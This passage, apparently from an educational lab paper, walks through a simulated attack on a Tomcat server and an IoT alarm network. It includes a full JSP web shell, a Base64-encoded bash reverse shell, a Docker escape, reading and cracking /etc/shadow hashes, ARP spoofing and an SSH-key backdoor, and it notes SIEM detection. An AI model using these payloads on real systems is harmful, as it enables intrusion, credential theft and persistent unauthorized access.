


Figure 3.1: Identification of the IP address of the Edge Firewall on the external network.

Having identified the perimeter gateway, an extensive scan is launched to enumerate the exposed services (Figure 3.2). Thanks to the *port forwarding* and *source NAT* rules active on the firewall, `nmap` reveals the opening of TCP port 8080 and identifies the presence of the Apache Tomcat service, providing the attacker with the primary entry vector.




Figure 3.2: Detection of the open port 8080 and the exposed Apache Tomcat service.

2. Exploitation

The initial compromise phase revolves around the creation and upload of a malicious *payload*, designed to establish a bidirectional communication channel between the attacker and the server. Specifically, a *web shell* is written in JSP (JavaServer Pages) language, capable of intercepting an HTTP parameter (named `cmd`) and executing it directly at the operating system level, returning the output to the screen (Figure 3.3).

```
┌──(kali㉿kali)-[~]
└─$ echo '<%@ page import="java.io.*" %>
<html><body>
<h2>Terminale Ubuntu (Web Shell)</h2>
<form method="GET">
Comando: <input type="text" name="cmd" size="50">
<input type="submit" value="Esegui">
</form><pre>
<%
String cmd = request.getParameter("cmd");
if (cmd != null) {
    Process p = Runtime.getRuntime().exec(cmd);
    BufferedReader in = new BufferedReader(new InputStreamReader(p.getInputStream()));
    String line;
    while ((line = in.readLine()) != null) { out.println(line); }
}
%>
</pre></body></html>' > cmd.jsp
```

Figure 3.3: Source code of the *web shell* used for Remote Code Execution.

To be accepted by the Tomcat server, the `cmd.jsp` file must be appropriately packaged. Using the command-line utility `jar`, the attacker archives the payload inside a file with the `.war` (Web Application Archive) extension. In order to deceive any checks, the package is renamed to `BustePaga.war` (Payslips.war), employing a basic but effective social engineering technique (Figure 3.4).

```
┌──(kali㉿kali)-[~]
└─$ jar -cvf BustePaga.war cmd.jsp
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
added manifest
adding: cmd.jsp(in = 512) (out= 329)(deflated 35%)
```

Figure 3.4: Creation of the malicious WAR archive.

The attacker then accesses the server management interface accessible on the network to proceed with the *deploy* of the malicious archive. In this phase, a further and critical vulnerability emerges in the server configuration: the absence of robust authentication and authorization mechanisms, due to the use of unmodified default credentials, in fact allows any user who simply visits the interface page to upload and distribute arbitrary files on the system.




Figure 3.5: Credentials for accessing the default administrator panel.

This flaw transforms an administrative resource into a public attack vector. Figures 3.6 and 3.7 show the simplicity with which the *malware* is uploaded and registered among the legitimate applications of the server, highlighting how the attacker can act undisturbed without the need to possess high-level credentials.

Figure 3.6: Section of the Tomcat Manager interface used for uploading the WAR file.




Figure 3.7: Confirmation of the successful deployment of the malicious application "/BustePaga".

The deception materializes when the server operator, attracted or reassured by the fictitious name of the file, attempts to access it. Upon opening the resource, an HTTP 404 error screen is presented (Figure 3.8). This page, while appearing to be a common outage, actually acts as a cover: in the background, the *web shell* is already operational and ready to accept commands issued by the attacker in *stealth* mode.




Figure 3.8: HTTP 404 decoy presented to the administrator, aimed at camouflaging the true nature of the resource.

3. Privilege escalation and pivoting

Despite successful access, the attacker is confined within the restrictive environment provided by the Docker container. However, a very serious configuration anomaly offers them the opportunity to make the final leap: the system administrator has in fact started Docker and the Tomcat instance with maximum privileges. The attacker obtains confirmation of this by submitting the `whoami` command to the *web shell*, receiving the string `root` in response, as highlighted in Figure 3.9.

Figure 3.9: Privilege verification via the `whoami` command.

This privileged condition nullifies the container's isolation, allowing the malicious agent to interact directly with the underlying hardware. By forwarding the `fdisk -l` command, the attacker explores the physical partitions of the hosting Ubuntu server, precisely locating the position of the main *filesystem* on the `/dev/sda2` partition (Figure 3.10).




Figure 3.10: Output of the fdisk command executed via *web shell*, revealing the host's disk geometry.

Having identified the partition, the attacker executes the commands `mkdir /mnt/host_os` and `mount /dev/sda2 /mnt/host_os` in sequence. This maneuver allows the physical disk of the Ubuntu virtual machine to be "mounted" inside the container's directory, granting read and write access to all files of the host operating system. At this point, the priority becomes establishing a more stable and elusive connection channel (pivoting). Querying the network configuration file using the command
`cat /mnt/host_os/etc/netplan/50-cloud-init.yaml`, the attacker discovers the local IP address assigned to the Ubuntu server (192.168.137.200), essential information for establishing a future SSH session (Figure 3.11).

Figure 3.11: Extraction of the host's IP address by reading the Netplan configuration files.

To access via SSH, however, valid credentials are required. Exploiting the disk *mount* once again, the attacker views the contents of the host's `/etc/shadow` file (Figure 3.12). This critical file exposes the usernames (including `tomcat`) and their respective cryptographic password hashes.




Figure 3.12: Access to the host's shadow file for the extraction of password hashes.

Confirming the hypothesis regarding the use of weak credentials, the attacker copies the obtained hash into a text file on their Kali Linux machine. Subsequently, they start the well-known *password cracking* tool **John The Ripper**, supported by the popular `rockyou.txt` dictionary. In a few moments, the tool manages to decrypt the hash, revealing the plaintext password (Figure 3.13).




Figure 3.13: Hash cracking process using John The Ripper.

Having come into possession of the complete credentials and the internal IP address, the attacker closes the circle: they establish a direct SSH connection to the host Ubuntu machine. The compromised environment is now definitively under their control and will become the launching pad for subsequent attacks directed towards the heart of the corporate IoT network.

4. Internal reconnaissance

Once the SSH connection is established and interactive access to the Ubuntu operating system is obtained, the attacker begins the internal network reconnaissance phase. Not knowing the topology of the corporate LAN, the first operation consists of inspecting the local ARP table of the compromised server using the `arp -a` command. As shown in Figure 3.14, the output reveals the IP addresses and corresponding MAC addresses of the devices that have recently communicated in the broadcast domain. Among these stand out the gateway address (192.168.137.1) and various internal hosts, including IPs 192.168.137.197, which corresponds to the Portenta, and 192.168.137.201, the sensor machine.

```
tomcat@tomcat:~$ arp -a
? (192.168.137.254) at 08:00:27:a9:0b:b7 [ether] on enp0s3
? (192.168.137.1) at fe:2e:98:3b:cf:5b [ether] on enp0s3
? (192.168.137.201) at b8:27:eb:11:22:33 [ether] on enp0s3
? (8.8.8.8) at <incomplete> on enp0s3
? (192.168.137.240) at 08:00:27:38:04:07 [ether] on enp0s3
? (172.18.0.2) at 26:cc:f9:a0:82:88 [ether] on br-f9a56a80b650
? (192.168.137.144) at 08:00:27:38:04:07 [ether] on enp0s3
? (192.168.137.197) at 04:c4:61:d8:ba:d7 [ether] on enp0s3
? (1.1.1.1) at <incomplete> on enp0s3
```

Figure 3.14: Output of the `arp -a` command.

The attacker resorts to `nmap`, launching an advanced scan on the Portenta's IP (Figure 3.15). The result of the scan reveals that the host has TCP port 80 open and hosts an HTTP service. This data is sufficient to confirm to the attacker that the IP in question corresponds to the control panel responsible for monitoring the corporate server area.

```
tomcat@tomcat:~$ sudo nmap -sV -O -p- 192.168.137.197
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-04-24 13:05 UTC
Nmap scan report for 192.168.137.197
Host is up (0.015s latency).
All 65535 scanned ports on 192.168.137.197 are in ignored states.
Not shown: 65535 filtered tcp ports (no-response)
MAC Address: 04:C4:61:D8:BA:D7 (Murata Manufacturing)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org
/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1341.00 seconds
```

Figure 3.15: Nmap scan on the IoT device's IP.

It should be anticipated that the same scanning techniques will in parallel also be directed towards the IP address of the honeypot. However, the dynamics and consequences of this interaction will be explored in detail in the next chapter, dedicated to the analysis of active defenses.

5. Lateral movement and interception

Armed with the topological and service information just acquired, the attacker proceeds with the lateral movement, aiming to compromise the confidentiality of the alarm system communications. Taking advantage of the absence of VLANs or logical segregation, the chosen attack is *ARP Cache Poisoning* (or ARP spoofing). The objective is to logically position themselves between the IoT device and the Gateway/Wi-Fi Router. Using the `arpspoof` tool, the attacker poisons the ARP tables of both victims:

1. As shown in Figure 3.16a, a continuous stream of forged ARP *Reply* packets is sent directed to the Portenta, convincing it that the MAC address of the Ubuntu server corresponds to that of the Router.

2. Simultaneously (Figure 3.16b), the router's cache is poisoned, associating the Portenta's IP with the attacker's MAC address.

```
tomcat@tomcat:~$ sudo arpspoof -i enp0s3 -t 192.168.137.1 192.168.137.197
8:0:27:23:c3:5c fe:2e:98:3b:cf:5b 0806 42: arp reply 192.168.137.197 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c fe:2e:98:3b:cf:5b 0806 42: arp reply 192.168.137.197 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c fe:2e:98:3b:cf:5b 0806 42: arp reply 192.168.137.197 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c fe:2e:98:3b:cf:5b 0806 42: arp reply 192.168.137.197 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c fe:2e:98:3b:cf:5b 0806 42: arp reply 192.168.137.197 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c fe:2e:98:3b:cf:5b 0806 42: arp reply 192.168.137.197 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c fe:2e:98:3b:cf:5b 0806 42: arp reply 192.168.137.197 is-at 8:0:27:23:c3:5c
```

(a) Poisoning of the Portenta's ARP cache.

```
tomcat@tomcat:~$ sudo arpspoof -i enp0s3 -t 192.168.137.197 192.168.137.1
8:0:27:23:c3:5c 4:c4:61:d8:ba:d7 0806 42: arp reply 192.168.137.1 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c 4:c4:61:d8:ba:d7 0806 42: arp reply 192.168.137.1 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c 4:c4:61:d8:ba:d7 0806 42: arp reply 192.168.137.1 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c 4:c4:61:d8:ba:d7 0806 42: arp reply 192.168.137.1 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c 4:c4:61:d8:ba:d7 0806 42: arp reply 192.168.137.1 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c 4:c4:61:d8:ba:d7 0806 42: arp reply 192.168.137.1 is-at 8:0:27:23:c3:5c
8:0:27:23:c3:5c 4:c4:61:d8:ba:d7 0806 42: arp reply 192.168.137.1 is-at 8:0:27:23:c3:5c
```

(b) Poisoning of the Router's ARP cache.

Figure 3.16: Bidirectional execution of the ARP spoofing attack via the Pivot server.

At this point, the *Man-in-the-Middle* attack is fully operational. All network traffic generated by the control room physically passes through the Ubuntu machine before reaching its true destination.

To capitalize on this position, the attacker uses `tcpdump` listening on the network interface. Initially (Figure 3.17), they inspect the low-level traffic, visually confirming the effectiveness of the ARP packet redirection. Subsequently, by applying advanced filters for the HTTP port (TCP 80) and the text protocol (Figure 3.18), they manage to intercept the plaintext application *payloads* sent by the Portenta.




Figure 3.17: Interception via `tcpdump`.

Figure 3.18: Plaintext inspection of intercepted HTTP traffic.

The result of this interception (Figure 3.18) is devastating: the attacker is able to read the security telemetry in real time. At this stage, the attack chain offers the adversary the full power to proceed towards the final operational phase: having access to the plaintext channel, the attacker would have the faculty to alter packets in transit (*packet injection*) or preemptively drop alarms (*packet dropping*), effectively making the operations room "blind" and bringing the entire physical monitoring infrastructure to its knees. However, consistent with the educational and simulation purposes of this paper, the destructive tampering scenario was not implemented, leaving room for the analysis of the timely defensive response illustrated in the next chapter.

Advanced evolution: reverse shell, persistence, and tampering

While SSH access via decrypted credentials represents a functional vector, in real scenarios this approach is highly traceable due to the authentication logs generated by the SSH daemon. To elevate the level of sophistication of the attack and simulate the tactics of an *Advanced Persistent Threat* (APT), an alternative compromise sequence is shown, aimed at minimizing the forensic footprint and ensuring permanent and unconditional access.

1. Interpreter evasion and reverse shell

In order to evade canonical authentication, the attacker decided to establish a fileless *reverse shell* starting from the JSP *web shell*. To bypass the *parsing* limits of the Java interpreter (which prevents the correct use of network redirection characters and spaces), the native Bash *payload* was encapsulated and encoded in Base64 format directly on the attacking machine (Figure 3.19).




Figure 3.19: Preparation and Base64 encoding of the payload on the Kali machine.

The resulting command was injected into the input parameter of the *web shell* using the following syntax:

```
bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjEzNy4yNTQvNDQ0NCAwPiYx}|{base64,-d}|{bash,-i}
```

This particular formulation exploits *brace expansion* to replace spaces, thus bypassing the character restrictions imposed by the Java interpreter. The alphanumeric string is decoded on the fly by the `base64 -d` process to restore the original command (`bash -i >& /dev/tcp/192.168.137.254/4444 0>&1`), which is then passed directly to an interactive bash instance. This operation forced the Tomcat server to originate an *outbound* connection to the internal IP of the Edge Firewall, listening on TCP port 4444. The maneuver concluded successfully, giving the attacker an interactive shell with *root* privileges (Figure 3.20).




Figure 3.20: Reception of the reverse shell and acquisition of the command prompt.

2. Container evasion and persistence

Despite peak privileges, the prompt's hostname (`ae47e5ae32d6`) confirmed to the attacker their confinement within the Docker container's *sandbox*. Repeating the mounting of the host partition (`/dev/sda2`), the attacker performed an advanced Docker escape technique: using the `chroot` command, they reassigned the root directory of their process, confining the execution directly to the *file system* of the Ubuntu host (Figure 3.21).

```
root@ae47e5ae32d6:/usr/local/tomcat# mkdir /mnt/host_ubuntu
mkdir /mnt/host_ubuntu
root@ae47e5ae32d6:/usr/local/tomcat# mount /dev/sda2 /mnt/host_ubuntu
mount /dev/sda2 /mnt/host_ubuntu
root@ae47e5ae32d6:/usr/local/tomcat# chroot /mnt/host_ubuntu bash
chroot /mnt/host_ubuntu bash
```

Figure 3.21: Mounting the physical disk and executing the `chroot` command.

Having conquered control of the host, the priority became *persistence*. An ED25519 cryptographic key pair was generated on Kali Linux (Figure 3.22a). Subsequently, operating from inside the reverse shell, the public key was injected into the `authorized_keys` file of the `tomcat` system user (Figure 3.22b), effectively establishing a legitimate *backdoor*.

```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:yItONKyLA6VelsIsAr+lrZ3L7mkTky1Z6v3OO/8vhe4 kali@kali
The key's randomart image is:
+--[ED25519 256]--+
|                 |
|                 |
|                 |
|. ..  ...        |
|++  =*o S    .   |
|=+.*Oo..    . .  |
|= =*o=.    . .   |
|.oo*=o...   o    |
|..o=Xo o=+.oEo.  |
+----[SHA256]-----+
┌──(kali㉿kali)-[~]
└─$ cat ~/.ssh/id_rsa.pub
cat: /home/kali/.ssh/id_rsa.pub: No such file or directory

┌──(kali㉿kali)-[~]
└─$ cat ~/.ssh/id_ed25519.pub
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFGWHiU7HDGKm22j3MOmERAPpuihozgHg4xarcay/2er kali@kali
```

(a) Creation of the SSH key pair for asymmetric access.

```
tomcat
mkdir -p /home/tomcat/.ssh
echo ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFGWHiU7HDGKm22j3MOmERAPpuihozgHg4xarcay/2er kali@kali
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFGWHiU7HDGKm22j3MOmERAPpuihozgHg4xarcay/2er kali@kali
echo ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFGWHiU7HDGKm22j3MOmERAPpuihozgHg4xarcay/2er kali@kali
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFGWHiU7HDGKm22j3MOmERAPpuihozgHg4xarcay/2er kali@kali
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFGWHiU7HDGKm22j3MOmERAPpuihozgHg4xarcay/2er kali@kali
bash: line 7: ssh-ed25519: command not found
echo ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIFGWHiU7HDGKm22j3MOmERAPpuihozgHg4xarcay/2er kali@kali >> /h
chown -R  tomcat:tomcat  /home/tomcat/.ssh
chmod 700 /home/tomcat/.ssh
chmod 600 /home/tomcat/.ssh/authorized_keys
```

(b) Injection of the public key and configuration of restrictive permissions on the `.ssh` folder.

Figure 3.22: Stabilization of access via SSH key injection.

3. NAT Tunneling and Action on Objectives

Persistent access required the resolution of one last routing obstacle: the standard TCP/22 port of the perimeter IP was already allocated for the administration of the Edge Firewall. The attacker bypassed the block by exploiting a previously configured *destination NAT* rule, directing their SSH client to the custom port **2222**. Thanks to the installed key, access to Ubuntu occurred instantaneously, completely bypassing the password request (Figure 3.23).




Figure 3.23: Access to the Ubuntu host via port 2222 without the use of credentials.

The silent access, despite evading network blocks, did not escape the monitoring systems: Figure 3.24 shows how the Wazuh SIEM promptly recorded the opening of the session for the `tomcat` user.

	↓ timestamp	agent.name	rule.description	rule.level	rule.id
	Apr 27, 2026 @ 18:30:12.014	Ubuntu-Tomcat	PAM: Login session opened.	3	5501
	Apr 27, 2026 @ 18:30:12.011	Ubuntu-Tomcat	sshd: authentication success.	3	5715
	Apr 27, 2026 @ 18:22:08.884	Ubuntu-Tomcat	Integrity checksum changed.	7	550

Figure 3.24: Wazuh: detection of the opening of the anomalous SSH session.

By exploding the log (Figure 3.25) it can be seen how using SSH is actually a very dangerous choice: the detection system immediately detects that the connection comes from an unauthorized IP.

Table JSON

